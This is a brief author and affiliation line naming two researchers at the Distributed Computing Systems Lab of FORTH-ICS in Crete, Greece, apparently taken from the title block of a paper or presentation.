Michalis Polychronakis, Evangelos Markatos

Distributed Computing Systems Lab

FORTH-ICS, Crete Greece